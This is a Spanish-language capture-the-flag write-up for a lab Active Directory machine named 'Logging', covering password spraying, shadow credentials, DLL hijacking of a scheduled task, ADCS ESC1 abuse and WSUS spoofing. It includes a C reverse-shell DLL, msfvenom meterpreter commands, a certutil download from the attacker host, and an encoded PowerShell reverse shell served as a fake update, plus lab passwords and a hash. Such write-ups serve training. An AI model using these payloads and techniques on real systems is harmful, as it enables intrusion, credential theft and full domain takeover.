Logging ⭐️

Usamos adscan
start_auth logging.htb 10.129.245.130 wallace.everette Welcome2026@De entrada parece que podemos listar shares, tenemos acceso a logs

Podemos aprovechar las funcionalidades que tiene adscan para buscar credenciales en recursos compartidos

Em3rg3ncyPa$$2025Hacemos un spray sin éxito.
Hay varios IIS, en los puertos 80,8530 y 8531 Fuzzeamos las 3
gobuster dir -u http://10.129.245.130/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 150 -x asp,aspxgobuster dir -u http://10.129.245.130:8530/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 150 -x asp,aspxgobuster dir -u https://10.129.245.130:8531/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 150 -x asp,aspx -kSi queremos un output más limpio le podemos pasar -b 400,404 y --no-error

git clone https://github.com/synacktiv/SCCMSecrets.gitTiene toda la pinta de que esos puertos tienen que ver con SCCM

EL módulo de netexec no nos saca nada
nxc ldap 10.129.245.130 -u wallace.everette -p 'Welcome2026@' -M sccm -o REC_RESOLVE=TRUEVolvemos a hacer password spraying y vemos algo raro

Eso significa que la cuenta está restringida de alguna manera, pero la contraseña es válida
Probamos por ldap y winrm sin éxito
Probamos con kerberos y tampoco
nxc smb DC01 -u 'svc_recovery' -p 'Em3rg3ncyPa$$2025' -kVemos que el usuario está en esos grupos

Resulta que han cambiado la pass a 2026
nxc smb DC01 -u 'svc_recovery' -p 'Em3rg3ncyPa$$2026' -kHacemos shadow credentials ya que tenemos GenericWrite sobre msa_health$

msa_health$ \ 603fc24ee01a9409f83c9d1d701485c5Nos logueamos en el DC
evil-winrm -i 10.129.245.130 -u 'msa_health$' -H '603fc24ee01a9409f83c9d1d701485c5'Encontramos monitor.ps1 esto puede tener que ver con COM hijacking
<#
.SYNOPSIS
    Monitors the status of the "UpdateChecker Agent" scheduled task.
    Uses COM interface to avoid CIM/WMI permission issues.
#>

$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

try {
    $service = New-Object -ComObject "Schedule.Service"
    $service.Connect()
    $task = $service.GetFolder("\").GetTask($TaskName)

    $State = switch ($task.State) {
        1 { "Disabled" }
        2 { "Queued" }
        3 { "Ready" }
        4 { "Running" }
        5 { "Disabled" }
        6 { "Unknown" }
        default { "Unknown" }
    }

    if ($State -ne "Ready" -and $State -ne "Running") {
        $Message = "[$Timestamp] WARN  - Task [$TaskName] is in an unexpected state: $State"
    }
    else {
        $Message = "[$Timestamp] INFO  - Task [$TaskName] health check: OK (State: $State)"
    }
}
catch {
    $Message = "[$Timestamp] ERROR - Failed to query task [$TaskName]. Exception: $($_.Exception.Message)"
}

Add-Content -Path $LogPath -Value $Message
Podría ser esto un vector de COM Hijacking ? Lo veo complicado porque no tenemos permisos de administrador
DLL HIJACKING
Para ver info de la tarea
$service = New-Object -ComObject "Schedule.Service"
$service.Connect()
$folder = $service.GetFolder("\")
$task = $folder.GetTask("UpdateChecker Agent")
$xml = $task.Xml
Write-Output $xml
Ya sabemos donde está el binario
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2026-04-16T16:39:34.3280175</Date>
    <Author>logging\Administrator</Author>
    <URI>\UpdateChecker Agent</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-21-4020823815-2796529489-1682170552-2105</UserId>
      <LogonType>Password</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
  </Settings>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2026-04-16T16:38:15</StartBoundary>
      <Repetition>
        <Interval>PT3M</Interval>
      </Repetition>
    </TimeTrigger>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>"C:\Program Files\UpdateMonitor\UpdateMonitor.exe"</Command>
      <Arguments>500 /scan=3 /autofix=true</Arguments>
    </Exec>
  </Actions>
</Task>
Y quien lo ejecuta
# Resolver el SID
$sid = "S-1-5-21-4020823815-2796529489-1682170552-2105"
$objSID = New-Object System.Security.Principal.SecurityIdentifier($sid)
$objUser = $objSID.Translate([System.Security.Principal.NTAccount])
Write-Output $objUser.Value


logging\jaylee.clifton
El problema es que no tenemos permisos de administrador para ver que DLLs carga en tiempo de ejecución

De hecho solo los miembros del grupo IT tienen permisos de escritura sobre la carpeta donde está el binario (jaylee.clifton)

No necesitamos utilizar procmon, podemos copiarlo a nuestra carpeta de Documents y ejecutarlo
Copy-Item -Path "C:\Program Files\UpdateMonitor\UpdateMonitor.exe" -Destination ".\UpdateMonitor.exe"Y nos chiva que DLLs se cargan

Tampoco tenemos permisos sobre la carpeta bin
Si lo ejecutamos desde el directorio normal pasa exactamente lo mismo

No consigue cargar la dll del directorio de bin, tampoco del directorio de la aplicación.

Para saber cuál es el CWD de la tarea
$service = New-Object -ComObject "Schedule.Service"
$service.Connect()
$folder = $service.GetFolder("\")
$task = $folder.GetTask("UpdateChecker Agent")

# Esto te mostrará el ejecutable, los argumentos y el CWD (Directorio de trabajo)
$task.Definition.Actions | Select-Object Path, Arguments, WorkingDirectory
Está vacío por lo que por defecto es system32 (irrelevante porque ahí ya ha buscado)
($env:PATH).Split(";")
Sobre la última carpeta tenemos full control
// powershell_rev_dll.c
#include <windows.h>

DWORD WINAPI PSRevShell(LPVOID lpParam) {
    // PowerShell reverse shell - CAMBIA IP Y PUERTO
    const char* cmd = "powershell -NoP -NonI -W Hidden -Exec Bypass "
        "$c=New-Object System.Net.Sockets.TCPClient('10.10.14.131',4444);"
        "$s=$c.GetStream();[byte[]]$b=0..65535|%{0};"
        "while(($i=$s.Read($b,0,$b.Length)) -ne 0){"
        "$d=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0,$i);"
        "$sb=(iex $d 2>&1 | Out-String);"
        "$sb2=$sb + 'PS> ';"
        "$sbt=([text.encoding]::ASCII).GetBytes($sb2);"
        "$s.Write($sbt,0,$sbt.Length);$s.Flush()};"
        "$c.Close()";

    // Ejecutar oculto
    WinExec(cmd, SW_HIDE);
    return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
        CreateThread(NULL, 0, PSRevShell, NULL, 0, NULL);
    }
    return TRUE;
}x86_64-w64-mingw32-gcc -shared -o settings_update.dll revShell.c -O2 -sNos dirigimos a la carpeta y subimos la dll
cd C:\Users\msa_health$\AppData\Local\Microsoft\WindowsApps

upload dll
No funciona porque el path que se carga es el del usuario que ejecuta la tarea y no podemos ver el path de ese usuario
# 1. Definir el usuario
$Nombre = "JAYLEE.CLIFTON"

# 2. Obtener su SID
$SID = (New-Object System.Security.Principal.NTAccount($Nombre)).Translate([System.Security.Principal.SecurityIdentifier]).Value
Write-Host "[+] El SID de $Nombre es: $SID" -ForegroundColor Cyan

# 3. Consultar su PATH personal
try {
    $UserPath = Get-ItemPropertyValue -Path "Registry::HKEY_USERS\$SID\Environment" -Name "Path" -ErrorAction Stop
    Write-Host "[+] El PATH personal del usuario es: $UserPath" -ForegroundColor Green
} catch {
    Write-Host "[-] El usuario no tiene un PATH personalizado o su perfil de registro no está cargado." -ForegroundColor Yellow
}
Viendo de nuevo el log parece ser que también se carga un zip de una carpeta sobre la que tenemos permiso de escritura, es posible que la dll se cargue de ahí también

Subimos nuestro .zip

Ahora el log cambia y nos tira error 193, esto se debe a algún error de arquitectura, pero si ha cambiado es porque por lo menos nos lo está pillando aunque no pueda cargar la .dll

Haciendo un file al .exe descubrimos que es un binario de 32 bits
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.131 LPORT=4444 -f dll -o settings_update.dllmsfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 10.10.14.131; set LPORT 4444; exploit"Ahora si nos carga la actualización


Conseguimos la flag de user.
Encontramos un archivo curioso
[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\jaylee.clifton\Documents\Tickets\Incident_4922_WSUS_Remediation_ViewExport.html"))
Enumeramos ADCS
certutil -urlcache -f http://10.10.14.131/Certify.exe Certify.exe.\Certify.exe enum-templatesEncontramos una plantilla vulnerable a ESC1

El problema es que no nos sirve para autenticarnos como cliente, solo como servicio
.\Certify.exe request --ca 'DC01.logging.htb\logging-DC01-CA' --template UpdateSrv --upn 'administrator@logging.htb' --sid S-1-5-21-4020823815-2796529489-1682170552-500openssl pkcs12 -in cert.pem -inkey key.pem -export -out certificate.pfx -passout pass:certipy auth -dc-ip '10.129.40.53' -pfx 'certificate.pfx' -username 'administrator' -domain 'logging.htb'
Podemos suplantar el servicio de wsus.logging.htb
.\Certify.exe request --ca 'DC01.logging.htb\logging-DC01-CA' --template UpdateSrv --dns wsus.logging.htb --output-pemComo tal no es un usuario ni cuenta de servicio asi que no podemos solicitar un TGS como él.

Investigando un poco encontramos que podemos usar el certificado de un servicio como el de wsus para hacer un WSUS spoofing pero sobre HTTPs (ya que tenemos el certificado del propio servicio de wsus)
🔗 https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/wsus-spoofing
🔗 https://github.com/NeffIsBack/wsuks
python3 dnstool.py 10.129.41.98 -u 'logging.htb\wallace.everette' -p 'Welcome2026@' -r wsus.logging.htb -a add -d 10.10.14.131

Estamos cerca , ponemos tcpdump a escuchar y vemos conxciones que hacen reset porque hemos debido emitir mal el certificado
sudo tcpdump -i tun0 port 8531 or port 8530 -n.\Certify.exe request --ca 'DC01.logging.htb\logging-DC01-CA' --template UpdateSrv --dns wsus.logging.htb --output-pemsudo wsuks --serve-only --tls-cert ../../cert2.pem -I tun0Probamos a hacerlo directamente con una rev shell, sin crear ningún usuario
sudo wsuks --serve-only --tls-cert ../../cert2.pem -I tun0 -c '/accepteula /s powershell.exe -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQAzADEAIgAsADYANgA2ADYAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA'Y por fin recibimos la shell como system y leemos la flag de root